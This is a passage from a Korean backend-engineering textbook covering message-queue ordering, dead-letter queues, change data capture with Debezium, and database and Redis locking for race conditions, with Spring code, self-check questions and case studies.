그런데 Worker가 여러 개면:

Worker A: 배달 시작 메시지를 먼저 처리 시도

Worker B: 주문 생성 메시지를 나중에 처리

결과:

- 배달 Worker가 주문 정보를 찾지 못함
(아직 DB에 없음)
- 에러 발생, DLQ로 이동
- 재시도해도 순서 문제로 계속 실패
- 수동 개입 필요

해결 방법: 1. 같은 주문 ID는 같은 파티션으로 보내기 (Kafka의 파티션 키) 2. 메시지에 시퀀스 번호 부여하여 Consumer가 순서 체크 3. 의존성 있는 작업은 하나의 큐에서 단일 Worker로 순차 처리 4. 메시지에 이전 단계 완료 정보 포함 (예: 결제 메시지에 주문 ID 포함)

저는 3번 방법을 선택했습니다. 주문 관련 메시지는 단일 Worker로 순차 처리하도록 설정했죠.

악몽 3: “실패 처리가 복잡하다”

이건 가장 곤란했던 경우입니다.

14:35:10 - 주문 저장 성공
14:35:12 - 결제 성공
14:35:14 - 알림 발송 실패 (외부 API 타임아웃)

“주문하고 결제까지 끝났는데, 알림만 실패했어요. 어떻게 할까요?”

선택지가 네 가지였습니다: - **전체 취소?** → 알림 때문에 결제를 취소하는 건 말도 안 됨 - **무시?** → 사용자가 알림을 못 받음. 민원 들어옴 - **재시도?** → 몇 번까지? 계속 실패하면? - **수동 처리?** → 어떻게 추적? 담당자가 매일 확인?

결국 이렇게 설계했습니다.

```
// RabbitMQ 재시도 + DLQ(Dead Letter Queue) 설정
@Configuration
public class RabbitMQConfig {

    @Bean
    public Queue notificationQueue() {
        return QueueBuilder.durable("notification.queue")
            .withArgument("x-dead-letter-exchange",
                "dlx.exchange")
            .withArgument("x-dead-letter-routing-key",
                "notification.dlq")
            .build();
    }

    @Bean
    public Queue deadLetterQueue() {
```

```

        return new Queue("notification.dlq", true);
    }

    @Bean
    public SimpleRabbitListenerContainerFactory
        rabbitListenerContainerFactory(
            ConnectionFactory connectionFactory) {
        SimpleRabbitListenerContainerFactory factory =
            new SimpleRabbitListenerContainerFactory();
        factory.setConnectionFactory(connectionFactory);
        // 실패 시 재큐잉 안 함
        factory.setDefaultRequeueRejected(false);
        return factory;
    }
}

@Service
public class NotificationConsumer {

    @RabbitListener(queues = "notification.queue")
    public void handleNotification(Long orderId) {
        try {
            sendNotification(orderId);
        } catch (Exception e) {
            log.error("알림 발송 실패: orderId={}", orderId, e);
            throw e; // 재시도 후 DLQ로 이동
        }
    }

    @RabbitListener(queues = "notification.dlq")
    public void handleDeadLetter(Long orderId) {
        // 수동 처리 또는 알림 전송
        log.error("DLQ 메시지 수신: orderId={}",
            orderId);
        // 관리자 알림, 수동 재처리 등
    }
}

```

* **DLQ(Dead Letter Queue)**: 처리 실패한 메시지를 보관하는 별도 큐. 재시도 횟수 초과 시 DLQ로 이동하여 메시지 유실 방지, 나중에 수동 재처리 또는 분석 가능.

동작 방식: 1. 알림 발송 실패 → 자동 재시도 3회 2. 3회 실패 → DLQ(실패 큐)로 이동 3. DLQ Listener가 별도로 처리 → 관리자 알림 또는 수동 재처리

이제 실패한 메시지가 사라지지 않고 DLQ에 쌓입니다. 아침에 출근해서 DLQ를 확인하고 수동으로 재처리하면 됩니다.

4.5 CDC — 데이터베이스 변경을 이벤트로

6개월 후, 새로운 요구사항이 들어왔습니다.

“주문 데이터를 Elasticsearch에도 동기화해주세요. 검색 기능 만들려고요.”

처음에는 단순하게 생각했습니다.

```
@Service
public class OrderService {

    public Order createOrder(OrderRequest request) {
        Order order = orderRepository.save(request.toEntity());

        // DB 저장 후 Elasticsearch에도 저장
        elasticsearchClient.index(order);

        // 메시지 큐에도 발행
        kafkaTemplate.send("order-events", order);

        return order;
    }
}
```

일주일 뒤, 문제가 터졌습니다.

“검색에서 안 나오는 주문이 있어요. DB에는 있는데...”

로그를 보니:

```
14:30:01 - DB 저장 성공
14:30:02 - Elasticsearch 저장 실패 (타임아웃)
14:30:03 - 사용자에게 "주문 완료" 응답
```

DB에는 저장됐는데 Elasticsearch에는 안 들어갔습니다. 두 저장소의 데이터가 불일치하는 상태.

게다가 다른 팀에서 DB를 직접 수정하는 경우도 있었습니다.

```
-- 운영팀이 직접 실행한 쿼리
UPDATE orders SET status = 'CANCELLED' WHERE id = 12345;
```

이건 애플리케이션을 거치지 않으니 Elasticsearch에 반영될 리가 없죠.

폴링 방식의 한계

“그럼 주기적으로 DB 확인하면 되지 않아요?”

```
// 1분마다 변경된 주문 확인
@Scheduled(fixedRate = 60000)
public void syncToElasticsearch() {
    List<Order> recentOrders = orderRepository
        .findByUpdatedAtAfter(lastSyncTime);

    for (Order order : recentOrders) {
        elasticsearchClient.index(order);
    }
}
```

문제점: - **지연**: 최대 1분까지 데이터 불일치 - **부하**: 변경 없어도 계속 쿼리 - **누락 가능**: updated_at 기준이라
동시 수정 시 놓칠 수 있음

CDC: 변경을 실시간으로 캡처하다

사수가 화이트보드에 그림을 그렸습니다.

[기존 방식 - 애플리케이션 기반]

애플리케이션 → DB 저장
→ Elasticsearch 저장 (실패 가능!)
→ Kafka 발행


[CDC 방식 - 데이터베이스 기반]

애플리케이션 → DB 저장
↓ (binlog)
Debezium → Kafka → Elasticsearch
→ 다른 시스템들

CDC(Change Data Capture)는 데이터베이스의 변경 로그 (MySQL의 binlog, PostgreSQL의 WAL)를 읽어
서 이벤트로 발행합니다.

핵심 장점: - DB에 저장되면 **반드시** 이벤트 발행 (누락 없음) - 애플리케이션 코드 수정 불필요 - 직접 SQL로
수정해도 캡처됨 - 실시간에 가까운 동기화 (수 초 이내)

Debezium + Kafka 구성



Debezium Connector 설정 예시:

```
{
  "name": "orders-connector",
  "config": {
    "connector.class":
      "io.debezium.connector.mysql.MySqlConnector",
    "database.hostname": "mysql-primary",
    "database.port": "3306",
    "database.user": "debezium",
    "database.password": "password",
    "database.server.id": "1",
    "database.include.list": "shop",
    "table.include.list": "shop.orders",
    "topic.prefix": "dbserver1",
    "schema.history.internal.kafka.bootstrap.servers":
      "kafka:9092",
    "schema.history.internal.kafka.topic":
      "schema-changes"
  }
}
```

Kafka로 전달되는 메시지 형태:

```
{
  "before": null,
  "after": {
    "id": 12345,
    "user_id": 100,
```

```

    "status": "COMPLETED",
    "total_amount": 50000
  },
  "source": {
    "table": "orders",
    "ts_ms": 1703001234567
  },
  "op": "c" // c=create, u=update, d=delete
}

```

Consumer에서 처리:

```

@Service
@Slf4j
public class OrderCdcConsumer {

    private final ElasticsearchClient esClient;

    @KafkaListener(topics = "dbserver1.shop.orders")
    public void handleOrderChange(
        ConsumerRecord<String, String> record) {
        JsonNode payload =
            objectMapper.readTree(record.value());
        String operation = payload.get("op").asText();
        JsonNode after = payload.get("after");

        switch (operation) {
            // INSERT 또는 UPDATE
            case "c", "u" -> {
                OrderDocument doc = parseOrder(after);
                esClient.index(i -> i
                    .index("orders")
                    .id(doc.getId().toString())
                    .document(doc)
                );
            }
            // DELETE
            case "d" -> {
                JsonNode before = payload.get("before");
                Long orderId = before.get("id").asLong();
                esClient.delete(d -> d
                    .index("orders")
                    .id(orderId.toString())
                );
            }
        }
    }
}

```

CDC 도입 시 주의점

1. 스키마 변경에 민감함

```
ALTER TABLE orders ADD COLUMN discount INT;
```

컬럼이 추가되면 Debezium이 새 스키마를 인식해야 합니다. 스키마 레지스트리나 유연한 파싱 로직이 필요합니다.

2. 초기 데이터 동기화

CDC는 “변경”만 캡처합니다. 기존 데이터는 별도로 마이그레이션해야 합니다.

```
# 초기 스냅샷 모드로 시작하면 기존 데이터도 캡처
"snapshot.mode": "initial"
```

3. 순서 보장

같은 행에 대한 변경은 순서가 보장되어야 합니다. Kafka 파티션 키를 Primary Key로 설정하세요.

```
"transforms": "route",
"transforms.route.type":
  "io.debezium.transforms.ByLogicalTableRouter",
"transforms.route.key.field.name": "id"
```

폴링 vs CDC 비교

기준	폴링	CDC
지연	폴링 주기만큼 (보통 1분~)	수 초 이내
DB 부하	주기적 쿼리 부하	binlog 읽기 (부하 적음)
누락 가능성	있음	없음 (로그 기반)
직접 SQL 수정	캡처 안 됨	캡처됨
운영 복잡도	낮음	높음 (Debezium 운영)
적합한 경우	간단한 동기화	실시간 이벤트 스트리밍

언제 CDC를 도입할까?

[CDC 추천]

- 여러 시스템이 같은 데이터를 필요로 할 때

- 검색 엔진, 캐시, 데이터 웨어하우스 동기화
- 마이크로서비스 간 데이터 일관성
- 레거시 시스템에서 이벤트 발행이 어려울 때

[폴링으로 충분]

- 단순한 1:1 동기화
- 분 단위 지연이 허용될 때
- 인프라 복잡도를 낮추고 싶을 때

CDC를 도입한 후, 검색 데이터 불일치 문제가 사라졌습니다. 운영팀이 직접 DB를 수정해도 자동으로 Elasticsearch에 반영됩니다. “DB가 진실의 원천(Single Source of Truth)”이 되는 거죠.

셀프 체크

Q. 동기와 비동기 처리의 차이를 커피숍 비유로 설명해보세요.

- **동기:** 커피를 주문하고 카운터 앞에서 나올 때까지 기다림. 커피를 받아야 다음 행동 가능
- **비동기:** 커피를 주문하고 진동벨을 받아 자리에서 다른 일을 함. 벨이 울리면 커피를 받으러 감
- **핵심:** 비동기는 결과를 기다리지 않고 다른 작업을 먼저 수행할 수 있음

Q. 메시지 큐를 사용하면 단순 쓰레드 실행보다 좋은 점은?

1. **내구성:** 서버가 죽어도 메시지가 큐에 남아있어 유실되지 않음
2. **재시도:** 처리 실패 시 메시지를 다시 큐에 넣어 재처리 가능
3. **확장성:** 처리 서비스(Worker)를 독립적으로 확장 가능
4. **디커플링:** 발행자와 소비자가 서로를 몰라도 됨

Q. 비동기 처리에서 순서 보장이 필요한 경우 어떻게 하나요?

1. **파티션/큐 분리:** 같은 키(예: user_id)의 메시지는 같은 파티션으로 보내 순서 보장
2. **시퀀스 번호:** 메시지에 순서 번호를 부여하여 소비자가 순서대로 처리
3. **단일 소비자:** 순서가 중요한 큐는 하나의 Worker만 소비하도록 설정
4. **Kafka의 경우** 파티션 내에서는 순서가 보장됨

Q. CDC(Change Data Capture)가 폴링 방식보다 좋은 이유는?

1. **실시간성:** 수 초 이내 동기화 (폴링은 분 단위)
2. **누락 없음:** binlog 기반이라 모든 변경 캡처 보장

- 3. **직접 SQL 캡처**: 애플리케이션 거치지 않는 DB 변경도 감지
- 4. **DB 부하 적음**: 폴링처럼 주기적 쿼리 불필요
- 5. **적합한 경우**: 검색 엔진, 캐시, 데이터 웨어하우스 동기화

실전 케이스

상황: 이커머스 서비스에서 주문이 완료되면 ① 카카오 알림톡 발송, ② 이메일 발송, ③ 포인트 적립, ④ 재고 동기화 4가지 후속 작업을 처리합니다. 현재 이 모든 작업을 동기로 처리하고 있어 주문 완료까지 8초가 걸립니다. 사용자 이탈률이 높아지고 있습니다.

동기 처리를 비동기로 전환한다면 어떻게 설계하겠습니까?

Q. 설계 가이드

필수 동기 처리 (사용자 응답에 포함)

- 주문 저장 + 결제 처리 → 사용자에게 즉시 응답 (3초)

비동기 처리 (메시지 큐 활용)

- 주문 완료 이벤트를 메시지 큐에 발행
- 각 후속 작업별 Worker가 독립적으로 소비하여 처리:
 - 알림 Worker: 알림톡 발송
 - 이메일 Worker: 이메일 발송
 - 포인트 Worker: 포인트 적립
 - 재고 Worker: 재고 동기화

실패 처리 전략

- 알림톡/이메일 실패: 3회 재시도 후 실패 큐(DLQ)로 이동, 나중에 재처리
- 포인트 적립 실패: 재시도 + 보상 처리(수동 적립 가능하도록 관리자 도구)
- 재고 동기화 실패: 즉시 알림 → 수동 확인 필요

AI와 함께 학습하기

AI를 활용하여 이 장의 내용을 **이해** → **적용** → **검증** 3단계로 심화 학습하세요.

1단계: 이해 - 개념을 명확히 잡기

- “주문 완료 이벤트를 Fanout Exchange로 발행하면 알림/이메일/포인트 큐에 모두 전달돼. 만약 이메일 큐만 실패하면 어떻게 돼? ack/nack 메커니즘을 설명해줘”

2단계: 적용 - AI와 함께 코드 작성

- “Spring Boot 3.x + RabbitMQ로 주문 완료 이벤트를 처리하는 Consumer를 만들어줘. 재시도 3회 후 DLQ로 이동, 메시지 처리 시간이 30초 넘으면 visibility timeout 연장하는 설정 포함해서”
- “Kafka Consumer에서 주문 생성 → 결제 완료 → 배송 시작 순서를 보장하려면? 파티션 키와 오프셋 커밋 전략을 알려줘”

3단계: 검증 - AI 응답을 비판적으로 검토

- “RabbitMQ Worker를 3개 띄우면 같은 주문 ID의 메시지가 순서대로 처리될까? 주문 #1001의 ‘생성’ 메시지보다 ‘배송 시작’ 메시지가 먼저 처리될 수 있어?”
- “DLQ에 쌓인 메시지를 재처리할 때, 원본 큐로 다시 넣으면 무한 루프에 빠질 수 있는데 어떻게 방지해?”

AI 주의점: AI는 RabbitMQ와 Kafka의 차이를 잘 설명하지만, 특정 버전의 설정 옵션(예: Spring AMQP 3.x의 리스너 설정)이 정확하지 않을 수 있습니다. 공식 문서와 대조하세요.

5. 동시성 — 여러 요청이 한꺼번에 올 때

재고 100개인 상품에 주문이 150개 들어왔습니다. 그런데 재고 차감은 80개만. 70명에게 ‘죄송합니다’ 전화를 돌렸습니다. **경쟁 상태* (Race Condition)**를 그렇게 배웠습니다.

* **경쟁 상태(Race Condition)**: 여러 스레드/프로세스가 공유 자원에 동시 접근할 때, 실행 순서에 따라 결과가 달라지는 상황. 동시성 버그의 대표적 원인.

5.1 티켓 2장을 판 날

월요일 아침 9시. 슬랙에 고객센터 팀장님이 메시지를 남겼습니다.

“개발팀, 콘서트 티켓 건 확인 부탁드립니다. 같은 좌석이 두 명에게 발권됐어요.”

긴장했습니다. 금요일에 배포한 티켓 예매 기능이었거든요. 로그를 열어봤습니다.

```
[2024-01-15 08:59:23.451] 사용자 A: 좌석 A-10 예매 시작
[2024-01-15 08:59:23.452] 사용자 B: 좌석 A-10 예매 시작
[2024-01-15 08:59:23.489] 사용자 A: 좌석 A-10 예매 성공
[2024-01-15 08:59:23.491] 사용자 B: 좌석 A-10 예매 성공
```

0.04초 차이. 두 사람이 거의 동시에 버튼을 눌렀고, 둘 다 “예매 가능”을 확인했고, 둘 다 성공했습니다.

티켓은 1장인데.

코드를 다시 봤습니다

```
@Service
public class TicketService {
    public String reserveTicket() {
        // 1. 남은 티켓 확인
```


```

int remaining = getRemainingTickets(); // 100장

// 2. 티켓이 있으면 예매
if (remaining > 0) {
    decreaseTicket(); // 1장 차감
    createReservation(); // 예매 정보 저장
    return "예매 성공";
} else {
    return "매진";
}
}

```

언뜻 보면 문제없어 보입니다. 근데 이게 1000명이 동시에 실행되면?



사수가 화면 너머로 말했습니다.

“읽기와 쓰기 사이에 다른 요청이 끼어들 수 있어. 그게 동시성 문제야.”

5.2 경쟁 상태: 누가 먼저냐의 싸움

이 문제를 **경쟁 상태(Race Condition)**라고 부릅니다.

여러 프로세스/쓰레드가 동시에 공유 자원에 접근할 때,
실행 순서에 따라 결과가 달라지는 상황

마치 신호등 없는 교차로 같습니다. 두 차가 동시에 진입하면 사고가 나죠. **데이터도 마찬가지입니다.**

티켓 100장에 1000명이 동시에 요청을 보냈고, 제 코드는 500명에게 “성공”이라고 답했습니다. 큰 문제였습니다.

다음 날, CTO님이 물었습니다. “이거 어떻게 고칠 건데?”

저는 세 가지 방법을 찾았습니다.

5.3 첫 번째 해법: “내가 쓰는 동안 손대지 마”

비관적 잠금(Pessimistic Lock)이라고 합니다. “누가 건드릴 것 같으니까 미리 잠가두자”는 전략입니다.

```
BEGIN TRANSACTION;  
  
-- 해당 행을 잠금 (다른 트랜잭션은 대기)  
SELECT remaining FROM tickets WHERE id = 1 FOR UPDATE;  
  
-- 티켓 차감  
UPDATE tickets SET remaining = remaining - 1 WHERE id = 1;  
  
COMMIT; -- 잠금 해제
```

FOR UPDATE가 핵심입니다. 이 줄이 실행되는 순간, 그 데이터는 제 것입니다. 다른 트랜잭션은 줄 서서 기다려야 해요.

타임라인을 다시 보겠습니다:

시간	사용자 A	사용자 B
T1	SELECT ... FOR UPDATE	

```

T2 | (100장 확인, 잠금) | SELECT ... FOR UPDATE
T3 | UPDATE (99장) | (대기 중...)
T4 | COMMIT (잠금 해제) | (대기 중...)
T5 | | (99장 확인, 잠금)
T6 | | UPDATE (98장)
T7 | | COMMIT

```

사용자 B는 A가 끝날 때까지 기다립니다. 중복 예매는 사라졌지만, 대기 시간이 생겼습니다.

장점: 확실한 데이터 정합성
단점: 대기 시간 발생, 처리량 감소

사수가 조언했습니다. “충돌이 자주 일어나는 상황이면 비관적 잠금이 낫지. 대기하더라도 확실하니까.”

5.4 두 번째 해법: “일단 해보고, 안 되면 다시”

낙관적 잠금(Optimistic Lock)입니다. “충돌 안 날 거야”라고 낙관하고, 실제로 충돌나면 그때 재시도하는 방식입니다.

데이터에 버전 번호를 붙입니다:

```

-- 버전 정보와 함께 조회
SELECT remaining, version FROM tickets WHERE id = 1;
-- remaining = 100, version = 5

-- 업데이트할 때 버전도 확인
UPDATE tickets
SET remaining = remaining - 1, version = version + 1
WHERE id = 1 AND version = 5;

-- 영향받은 행이 0개면 → 누가 먼저 수정한 것 → 재시도 필요

```

타임라인:

시간	사용자 A	사용자 B
T1	SELECT (100, v=5)	SELECT (100, v=5)
T2	UPDATE WHERE v=5	
T3	성공 (v=6이 됨)	UPDATE WHERE v=5
T4		실패! (v가 이미 6임)
T5		재시도...

A가 먼저 업데이트하면 버전이 6이 됩니다. B가 버전 5로 업데이트하려고 하면 실패합니다. B는 재시도해야 해요.

장점: 대기 없이 빠른 처리
단점: 충돌 시 재시도 필요, 충돌이 많으면 비효율

사수가 덧붙였습니다. “충돌이 드물면 낙관적 잠금이 효율적이야. 대부분 성공하고, 실패해도 사용자에게 '다시 시도해주세요'라고 하면 되거든. 반면에 충돌이 잦으면 재시도가 너무 많아져서 비관적 잠금이 나아.”

5.5 세 번째 해법: “서버가 여러 대면?”

티켓 예매가 대박이 났습니다. 서버를 3대로 늘렸습니다. 그런데 문제가 생겼습니다.

서버가 늘면 DB 커넥션 경쟁이 심해집니다. 서버 3대가 각각 커넥션 풀 10개씩, 총 30개 커넥션으로 동시에 잠금을 잡으려 하면 대기가 길어지고, 커넥션이 금방 고갈됩니다. DB 하나에 모든 부하가 집중되는 거죠.

DB 부하를 줄이면서 서버 간 동기화하려면 Redis 같은 외부 저장소에 잠금을 두는 **분산 잠금(Distributed Lock)**이 필요합니다.



```
@Service
@RequiredArgsConstructor
public class TicketService {
    private final RedissonClient redissonClient;

    public String reserveWithLock(Long ticketId) {
        String lockKey = "lock:ticket:" + ticketId;
        RLock lock = redissonClient.getLock(lockKey);

        try {
            // tryLock(waitTime, leaseTime, unit)
            // - waitTime: 잠금 획득을 최대 몇 초 동안 시도할지
            //           (10초 동안 대기)
            // - leaseTime: 잠금 획득 후 최대 유지 시간
            //           (미지정 시 Watchdog이 자동 연장)
            boolean isLocked = lock.tryLock(10, TimeUnit.SECONDS);
            if (isLocked) {
                try {
                    // 잠금 획득 성공 → 예매 처리
                    doReservation();
                }
            }
        }
    }
}
```

```

        return "예매 성공";
    } finally {
        // 잠금 해제
        lock.unlock();
    }
} else {
    // 잠금 획득 실패 → 다른 서버가 처리 중
    return "잠시 후 다시 시도해주세요";
}
} catch (InterruptedException e) {
    Thread.currentThread().interrupt();
    return "예매 처리 중 오류 발생";
}
}
}

```

모든 서버가 같은 Redis를 바라봅니다. 한 서버가 잠금을 획득하면, 다른 서버는 기다리거나 포기합니다.

실무에서는 이 세 가지를 상황에 맞게 섞어 씁니다.

상황	방법	이유
충돌 많음 + 단일 서버	비관적 잠금	확실하게 막음
충돌 적음 + 단일 서버	낙관적 잠금	빠르고 간단
멀티 서버 + 중요	분산 잠금	서버 간 동기화

5.6 교착 상태: 서로를 영원히 기다리는

잠금을 쓰다 보면 **데드락(Deadlock)**이라는 악몽을 만날 수 있습니다.

어느 날 밤, 서비스가 완전히 멈췄습니다. 로그를 보니:

시간 | 트랜잭션 A | 트랜잭션 B

```

-----+-----+-----
T1 | A 테이블 잠금 | B 테이블 잠금
T2 | B 테이블 잠금 시도 | A 테이블 잠금 시도
    | (대기: B가 잠금 중) | (대기: A가 잠금 중)
    | ...영원히 대기... | ...영원히 대기...

```

서로가 서로를 기다리는 순환 대기. 아무도 진행하지 못합니다.

사수가 새벽에 깨워서 말했습니다.

“데드락 조심해. 잠금 순서를 통일해야 돼. 항상 A → B 순서로만 잠그면 이런 일 안 생겨.”

데드락 예방 방법

1. 잠금 순서 통일: 항상 A → B 순서로 잠금
2. 타임아웃 설정: 일정 시간 대기 후 포기
3. 데드락 감지: DB가 감지하고 하나를 강제 종료

실무에서는 보통 DB가 자동으로 감지해서 하나를 롤백시킵니다. 그래도 순서 통일이 최선입니다.

셀프 체크

Q. 경쟁 상태(Race Condition)란 무엇인가요? 예를 들어 설명해보세요.

- 여러 프로세스/쓰레드가 동시에 공유 자원에 접근할 때, 실행 순서에 따라 결과가 달라지는 상황
- 예: 콘서트 티켓 100장이 남았을 때 두 사용자가 동시에 예매하면, 둘 다 “100장 남음”을 읽고 각자 차감하여 실제로는 1장만 줄어들
- 핵심: “읽기 → 판단 → 쓰기” 사이에 다른 작업이 끼어들면 발생

Q. 비관적 잠금과 낙관적 잠금의 차이는?

구분	비관적 잠금	낙관적 잠금
방식	DB 레벨에서 행을 잠금 (FOR UPDATE)	버전 번호로 충돌 감지
충돌 시	다른 트랜잭션이 대기	실패 후 재시도
적합한 경우	충돌이 자주 발생할 때	충돌이 드물 때
단점	대기 시간 발생, 데드락 가능	재시도 비용 발생

Q. 데드락이 발생하는 조건과 예방 방법은?

- 발생 조건: 두 트랜잭션이 서로 상대방이 잠근 자원을 기다릴 때 (순환 대기)

- 예방 방법:

1. 잠금 순서 통일: 모든 트랜잭션이 같은 순서로 자원에 접근
2. 타임아웃 설정: 일정 시간 대기 후 포기하고 재시도
3. 데드락 감지: DB가 자동 감지하여 한쪽 트랜잭션을 강제 롤백

실전 케이스

상황: 한정판 상품 출시일입니다. 재고 300개에 동시 접속자 5만 명이 몰렸습니다. 발매 시작 1분 만에 재고가 마이너스(-27)가 되어 실제 재고보다 327건의 주문이 발생했습니다. 고객 327명에게 “품질로 인한 주문 취소”를 안내해야 하는 상황입니다.

이런 사태를 방지하려면 어떻게 설계해야 할까요?

Q. 설계 가이드

방법 1: Redis 분산 락 + 재고 관리

- Redis에 재고 수량을 저장하고 DECR 연산으로 원자적 차감
- DECR 결과가 0 미만이면 즉시 매진 응답

방법 2: DB 비관적 잠금

- `SELECT remaining FROM stock WHERE product_id = ? FOR UPDATE`
- 재고 확인 → 차감을 하나의 트랜잭션으로 묶기

방법 3: 대기열 시스템

- 모든 요청을 대기열(Queue)에 넣고 순차 처리
- 선착순이 명확하고, 과매도 방지
- 사용자에게 대기 순번 표시

추가 고려사항

- 결제 미완료 시 일정 시간 후 재고 자동 복구 (TTL)

- 재고 정합성 모니터링 알림 설정

AI와 함께 학습하기

AI를 활용하여 이 장의 내용을 **이해** → **적용** → **검증** 3단계로 심화 학습하세요.

1단계: 이해 - 개념을 명확히 잡기

- “재고 100개인 상품을 1000명이 동시에 구매하면 어떤 문제가 생겨? 비관적 락(@Lock PESSIMISTIC_WRITE)과 낙관적 락(@Version) 중 어떤 걸 써야 하고, 각각의 trade-off는?”

2단계: 적용 - AI와 함께 코드 작성

- “Spring Boot + Redisson으로 재고 차감 분산 락을 구현해줘. 락 획득 대기 3초, 락 보유 최대 10초, 작업이 10초 넘으면 자동 연장하는 로직 포함해서”
- “낙관적 락에서 OptimisticLockException이 발생하면 재시도하는 AOP를 만들어줘. 최대 5회 재시도, 지수 백오프 적용”

3단계: 검증 - AI 응답을 비판적으로 검토

- “이 분산 락 코드에서 Redis가 다운되면? 락 획득 실패 시 사용자에게 어떤 응답을 줘야 해? '재고 부족'이라고 말하면 안 되는 이유는?”
- “락 만료 시간이 10초인데 재고 차감 + 주문 생성에 15초 걸리면? 다른 쓰레드가 같은 재고를 차감할 수 있어?”

AI 주의점: AI는 잠금 패턴을 잘 설명하지만, 실제 TPS와 대기 시간은 Redis 성능과 네트워크 환경에 따라 다릅니다. 부하 테스트로 직접 실측하세요.

6. 고가용성 — 서비스는 절대 죽으면 안 된다

새벽 3시, 서버가 죽었습니다. 담당자는 자고 있습니다. 99.9% 가용성은 연간 8시간 45분의 장애를 허용합니다. 네이버는 99.99%를 유지합니다. **연간 52분**. 어떻게 가능할까요?

6.1 새벽 3시의 전화벨

금요일 저녁, 배포를 마치고 집에 돌아왔습니다. 잘 되고 있겠지 싶어 안심하고 잠들었는데, 새벽 3시 전화벨이 울렸습니다.

“서버 죽었어요. 서비스 완전히 안 돼요.”

노트북을 펼치고 서버에 접속하려는데 안 됩니다. SSH 연결이 안 돼요. 핑도 안 갑니다. **서버가 진짜 죽었습니다.**

그때 팀장님이 물었습니다.

“백업 서버는?”

백업이요...? 서버가 1대밖에 없는데요.

그날, 서비스는 1시간 30분 동안 완전히 중단됐습니다. 클라우드 업체에 연락해서 서버를 재시작하고, DB를 복구하고, 정상화까지. 월요일 아침 전체 회의에서 사과했습니다.

팀장님이 말했습니다.

“99.9% 가용성이 목표라고 했지? 이번 한 번으로 그 목표 다 날아갔어.”

뭔 소리지? 한 번 장애 났다고?

6.2 숫자로 보는 가용성

사수가 설명해줬습니다.
